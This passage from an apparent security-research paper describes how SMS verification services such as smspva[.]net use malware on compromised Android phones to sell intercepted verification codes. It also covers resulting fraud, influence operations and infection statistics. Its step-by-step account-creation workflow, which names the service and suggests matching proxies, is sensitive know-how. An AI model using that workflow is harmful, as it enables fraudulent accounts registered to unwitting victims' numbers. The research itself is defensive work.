


Figure 13. The process of using SMS PVA to create an online account (using Carousell as an example)

1. First, the threat actor would need to sign up for an account in smspva[.]net and top up their balance.
2. Then the threat actor would need to choose the project (as mentioned earlier, this is the online service or platform that the service supports and that it is capable of intercepting SMS verification of). For this scenario, the project is Carousell.
3. The threat actor can now create an account in Carousell as usual and fill the corresponding fields.
4. For the mobile number field, the threat actor will request for a mobile number from smspva[.]net. The service will supply the threat actor with a mobile number that can be used to fill the mobile number field in the account creation process.
5. Carousell will then send a verification SMS to the mobile number with a one-time code. The malware in the infected device will then intercept the SMS and send it over to smspva[.]net. Since the malware registers itself as an SMS receiver service, the phone owner is not even notified that a text message arrived because the malware gets to process this message first.
6. The threat actor can then get the verification code from smspva[.]net and supply it in the sign-up form. Optionally, an individual can use a residential proxy service to match the geographical location of the used phone number. After this, they are able to pass the verification check and an account is created.

After these steps, the victim's mobile number will have an account on whatever platform or service registered by the smspva[.]net user. Through SPN telemetry, we were able to collect a small sampling set of the phone numbers, which were obtained from the SMS PVA platform by the actual users of this service.

We examined this sampling set of victim mobile numbers and the WhatsApp and Telegram accounts associated with them.* We discovered that most of the numbers have more than one account — a Telegram or a WhatsApp account that most likely belongs to the phone owner and another account that has a very different profile from the first one.

To illustrate, a mobile number from the Philippines is associated with a Telegram and a WhatsApp account. The Telegram account has a profile picture and name that is consistent with someone from the Philippines; however, the WhatsApp account appears to have a different identity and sports a profile picture of a different person.

* For this paper, researchers used Social Links at <https://sociallinks.io/>.




Figure 14. Illustration of infected device and fake accounts

In another example, we found an Indonesian mobile number with a matching photograph in WhatsApp (presumed to be the real account of the owner), but a Telegram account associated with the same phone number has a name written in Cyrillic. This account is presumed to have been registered using SMS PVA.




Figure 15. Another infected device and suspected fake account

The next two examples show one US number and one Malaysian number, both of which were registered in Telegram, with both accounts using the same profile picture. The US number's Telegram account has its name written in Chinese, while the Malaysian number's Telegram account has its name written in Russian. Both Telegram accounts are most likely registered by an SMS PVA user.




Figure 16. Suspected infected devices and fake accounts using same personal images

These are just a few examples of a common trend that we see with the numbers that we observed to be obtained from the smspva[.]net service. Either the accounts have different names across different services, or the country of the mobile phone does not match the language used in the account. Another possible scenario is that information (such as account name or account picture) was reused across multiple accounts. These mismatches raise obvious red flags.

Impact and Implications

SMS verification has become the default verification method for many online services. The online platforms and services assume SMS verification to be a good enough enforcement of a one-account per person or phone policy, while many IT departments treat SMS verification as a “secure” black box validation tool for user accounts. However, the existence of SMS PVA services means that the cybercriminals can now abuse this assumption and profit from it.

While there are only a few reported instances of abuse as a direct result of SMS PVA services (which we mention in this section), we can also infer other threat vectors based on previous uses of fake accounts. Additionally, we can correlate previous malicious actions with ongoing trends in the modern threat landscape.

Anonymity

Making online identity harder to trace is one of the key “OPSEC” principles of modern cybercriminals. During our investigations, we frequently saw malicious actors using anonymization services to hide origin IP addresses, match the addresses of victims, obfuscate machine artefacts, or use fake personal information for domain registration and server infrastructure. SMS PVA services offer another anonymity tool for their arsenal.

With SMS PVA services, cybercriminals can make use of disposable numbers for their account registrations without worrying that the accounts and numbers can be traced back to them. Some countries require identification when purchasing SIM cards, and this service bypasses that. It also emboldens malicious actors to continue and increase activities — after all, they know that law enforcement requests about their account won’t be traceable to them but to another person.

One use case we’ve seen is the binding of SMS PVA phone numbers to online financial services providing buy-now-pay-later microfinancing. We identified several malware samples that used SMS PVA services to acquire phone numbers, linked those numbers to the existing online payment service accounts, and then attempted purchase transactions from an online shopping site. While we have only identified a few samples of such activities, we believe that when automated, these accounts can be used at large to perform illicit purchases or money laundering.

Coordinated Inauthentic Behavior

Coordinated inauthentic behavior is often used to distribute and amplify information (often misinformation) in social networks. This can be done at scale, fast, and with necessary precision through SMS PVA services. Cybercriminals can launch misinformation campaigns or manipulate public opinion on brands, services, political views, or government programs such as vaccination campaigns. It is also possible to use SMS PVA services to inflate the reputation of bloggers and journalists or even trigger street protests. We have discussed such scenarios in one previously released paper,¹¹ but we can see how peddlers of fake news can use SMS PVA services to create troll armies to achieve the effect they are after.

The SMS PVA service we highlighted is based on thousands of compromised smartphones spread across various countries. With this service, SMS PVA users can register accounts using phone numbers from specific countries and can launch campaigns using fake accounts pretending to be from the country they are targeting. Meta (previously known as Facebook) publishes a monthly Coordinated Inauthentic Behavior Report in which the use of fake accounts is present in almost all influence operations that they've identified and taken down. SMS PVA services offer groups conducting influence operations a convenient tool not only for registering social media accounts in bulk, but also for using mobile numbers in countries that they target.

Abuse of Sign-in Bonuses

SMS PVA services were initially developed and used in China for direct monetization schemes, such as cashing in on sign-up bonuses. On December 17, 2018, Starbucks China launched a promotional campaign named “New Starbucks App registered-user gift” (Translated from the original: 星巴克App註冊新人禮).¹²



Figure 17. Chinese Starbucks app

The idea of the promotional campaign was that each new registered user would be given a coupon for a free drink that would normally cost 30 to 35 Ren Min Bi (RMB) (US\$5 to US\$6 as of this writing). A criminal group quickly leveraged this campaign to profit from these coupons. Within the first day, they registered over 400,000 accounts by purchasing SMS verification codes¹³ and consequentially collected the “free drink” coupons. Later, those coupons were sold on online selling platforms at a discount, effectively converting the coupons to hard cash.

This, of course, is not the only example of promotion campaign skimming. On January 20, 2019, another Chinese company, Pinduoduo, became a victim of similar activity.^{14, 15} The hackers exploited a loophole and used thousands of mobile phone numbers to harvest RMB100 (around US\$16 as of writing) worth of coupons, which were quickly traded in for cash.

Sign-on bonuses in the form of promo codes can also be abused using the SMS PVA service. One example of this is Bolt, a ride-hailing service popular in Eastern Europe, Africa, and Western Asia. Because Bolt was in its growth stage, it encouraged new user referrals and incentivized this by giving away free ride credits for every new account. Some SMS PVA services realized this as a potential monetization scheme and even advertise having “unlimited discounted Bolt rides”¹⁶ as a reason to use the SMS PVA service.

Abuse of App Gamification Bonuses

17LIVE, also known as LIVIT in western markets, is a real-time interactive streaming service where content creators like musicians, influencers, and artists can stream and interact live with their viewers. This streaming service first started out in Taiwan and quickly became popular in Japan and Southeast Asia. During the pandemic and subsequent lockdowns, 17LIVE enjoyed a boom as online real-time audience interaction became a substitute for live events.

Content creators can earn from the platform through in-app coins given to them by their viewers. But around 2018, 17LIVE, wanting to drive engagement, gamified the viewing experience by giving out virtual red envelopes containing coins to the viewers. Red envelopes would be available on new or less popular streaming channels; this would then drive viewers to their stream and lengthen the time viewers stay on the platform. Of course, when given away, these coins have a corresponding cash payout for the streamer.

In a local incident in March 2021, 17LIVE removed this specific red envelope¹⁷ feature because of abuse.¹⁸ Such abuse consisted of bot accounts (created via an SMS PVA service) that were used to gather as many red envelopes as possible. In turn, these red envelopes were monetized when the collected coins were gifted to a streamer account that is owned by or working with the bot master.

Circumventing Regional Restrictions

SMS PVA services were also used to circumvent government or country restrictions. For example, due to new regulations in China¹⁹ banning all virtual currency trading and speculative trading, many online trading platforms like Binance do not allow registration using Chinese phone numbers. This is done to be compliant with regional regulatory requirements.²⁰ SMS PVA is used as a tool by Chinese citizens to circumvent this regulatory restriction.

Avoiding penalties and liabilities

Online platforms and services involved in the sharing economy maintain a more robust set of guidelines and community standards because any abuse of the system can lead to personal injury or property damage. Any abuse or violation of guidelines and community standards can result in penalties or legal liabilities. But what happens when another person's name is used to register to a service where serious violations are committed?

In another interesting case reported in local news, Russian car-sharing service Delimobil accused a man of being involved in a car accident.²¹ As it turns out, the account used for the car-sharing service was a fraudulent account set up using the accused man's name and disposable SIM cards for verification.

This highlights the potential impact fraudulent accounts have, both for the service provider and the victim. Service providers and law enforcement might implicate the wrong person because of identity theft and mobile numbers that are not traceable to the fraudster. In Figure 18, we can see an example of a Telegram channel with over 25,000 subscribers. The channel sells premium accounts for car-sharing services in Russia; furthermore, these premium accounts give users an opportunity to use luxury and sports cars such as Porsche Cayman S. The price for the accounts is 2,500 Russian rubles (RUB) (around US\$33 at the time of writing).




Figure 18. Example of a Telegram channel that sells car-sharing service accounts

Other Scams and Fraud

The pandemic and lockdowns saw a sharp increase in the number of unsolicited messages leading to different types of scams and fraud. Almost every country has reported an increase, from the UK²² and India²³ to Singapore.²⁴

Scams would range from job recruitment, parcel delivery, stocks investments, and romance scams, just to name a few. Most of these unsolicited messages would be sent through text messaging or via any popular messaging apps such as Line, WhatsApp, WeChat. SMS PVA services allow scammers to register bulk accounts in any of the messaging apps and then use those accounts to send their lures and social engineering tricks.

The availability of SMS PVA services also complicates the whack-a-mole process of taking down accounts reported for spam or fraud activity. The people behind the spam or fraud can simply use another number thanks to the almost unlimited supply they have because of SMS PVA.

Consumer Privacy and Impact on Compromised Phone Owners

The unwitting and unknowing victims here are the individual owners of infected smartphones. Most likely, they are unaware of the infection. And if they don't register to any of the apps that their phone numbers were used for, they won't even know that something is amiss.

But if you think about it, what we see here is the ability of a cybercriminal enterprise to monitor and intercept text messaging from tens of thousands of devices all around the world, and then to make money out of this interception by offering it to whomever needs it.

More importantly, this business is based on violating the privacy of all these individuals, and the customizable regular expression patterns supplied by the C&C means that the SMS interception capability is not limited to verification codes. It can also be extended to the collection of OTP tokens or even used as a monitoring tool by oppressive regimes.

Impact on Online Platforms and Services: SMS Verification Can Now Be Defeated at Scale

The discovery of these SMS PVA services, and the way such services intercept verification codes, should make online services and platforms wary. These SMS services shake the foundation verified accounts stand on.

This means two things for platforms that use SMS verification:

- Cybercrime actors are now able to defeat SMS verification at scale.
- There now exist verified accounts in different platforms that behave like bots, trolls, or fraudulent accounts.

In this age of disinformation, fraud, and “stat padding” (inflated likes, followers, shares, retweets, reviews), shared economy online services and platforms cannot just assume “authentic user behavior” on the basis that an action is being performed by a verified account. Doing so might erode trust in their platform or increase support costs due to scam and fraud reports. They might even be involved (directly or indirectly) with personal injury or damage to property.

This also leaves an impact on current anti-fraud and inauthentic user behavior models being implemented — these models now need to take into account actions performed by “verified accounts” as well as unverified accounts.

Impact on Single Sign-on Services

Single sign-on (SSO) is an authentication scheme that allows users to use a single set of authentication credentials to log into a group of services. It is often possible to use accounts from major service providers, such as Google or Apple, to sign in on forums, social media platforms, or commercial services like hotel booking services.

A single-account-per-person policy is likewise enforced through an SMS confirmation code sent to a mobile device. Many of these services, however, use in-app message delivery services, email verification, or push notification to the devices to deliver any consequential confirmation messages. They do not require consistent access to the same mobile number.

This design makes it possible to use SMS PVA services for bulk account creation in major platforms, since access to the phone doing the registering and the SMS message is required only once.

Government portals and financial services also often enforce the one-account-per-person policy through SMS confirmation, or use alternative SSO services.* Malicious users can utilize SMS PVA services to create accounts on such portals, and this can lead to risks of user impersonation and identity theft. It can also act as a component in alternative money laundry schemes.

* An example is available at <https://verified.me/government-sign-in-by-verified-me/>.

Statistics

Geographical Distribution

In both of ReceiveCode's Telegram and Facebook accounts, they update their country and mobile phone count every few days. Looking into that information, we see Thailand, Indonesia, South Africa, the United States, Russia, Colombia, Bangladesh, Mexico, Turkey, Angola, and India routinely make up the top 10 countries with smartphones affected by smspva[.]net.




Figure 19. Screenshot (taken December 2021) showing available phone numbers from different counties as posted on ReceiveCode's Facebook page and Telegram account

There are some differences in numbers if we calculate the number of infected devices per country based on Trend Micro's SPN telemetry data. We believe that these differences are due to the limited coverage of our telemetry. However, we can verify that Indonesia, Russia, Thailand, and India are indeed among the top countries with infected Android phones.




Figure 20. Distribution of infections per country using Trend Micro SPN telemetry

Affected Smartphones

Using the same telemetry data, we can map the HTTP User-Agent (UA) strings of the infected devices to a matching brand and phone model. The following diagram shows a breakdown of the mobile phones that we identified to be communicating with smpva[.]net's information collection back end:




Figure 21. Top seven affected smartphone brands and models

Based on this information, we observe that the majority of affected devices are the budget brands manufactured in original equipment manufacturer (OEM) or original design manufacturer (ODM) factories. For example, Lava is an Indian mobile brand, but some models are manufactured in factories outside of India; the Iris 88 model, seen in the Figure 21, is one of these. The concentration of compromised devices among a relatively small number of manufacturers suggests that there might be more at play here than just the usual attack vectors. Further investigation into other possibilities, like checking for compromised links along the supply chain, might be warranted. One possibility is that the phones could have been preloaded²⁵ with malicious software that downloads SMS interception components, or an application that installs these components.

As most of these devices are popular in developing nations due to their affordable price, the country distribution of the infected phones is also skewed toward the following regions: Southeast Asia (Indonesia, Thailand), South Asia (India, Bangladesh), the Middle East (United Arab Emirates), and Eastern Europe lead the chart.

Affected Online Platforms and Services

As mentioned previously, smspva[.]net has a drop-down menu listing their supported platforms. These are the platforms for which they can parse the SMS verification message and extract the verification code.



Figure 22. List of platforms that the SMS PVA service can provide for

Because the URL or API of smspva[.]net is in plain text and it contains the “project ID” (the targeted online service or platform) that the request SMS will be used for, we are also able to gather some data on which platforms the affected phone numbers are being subscribed to.

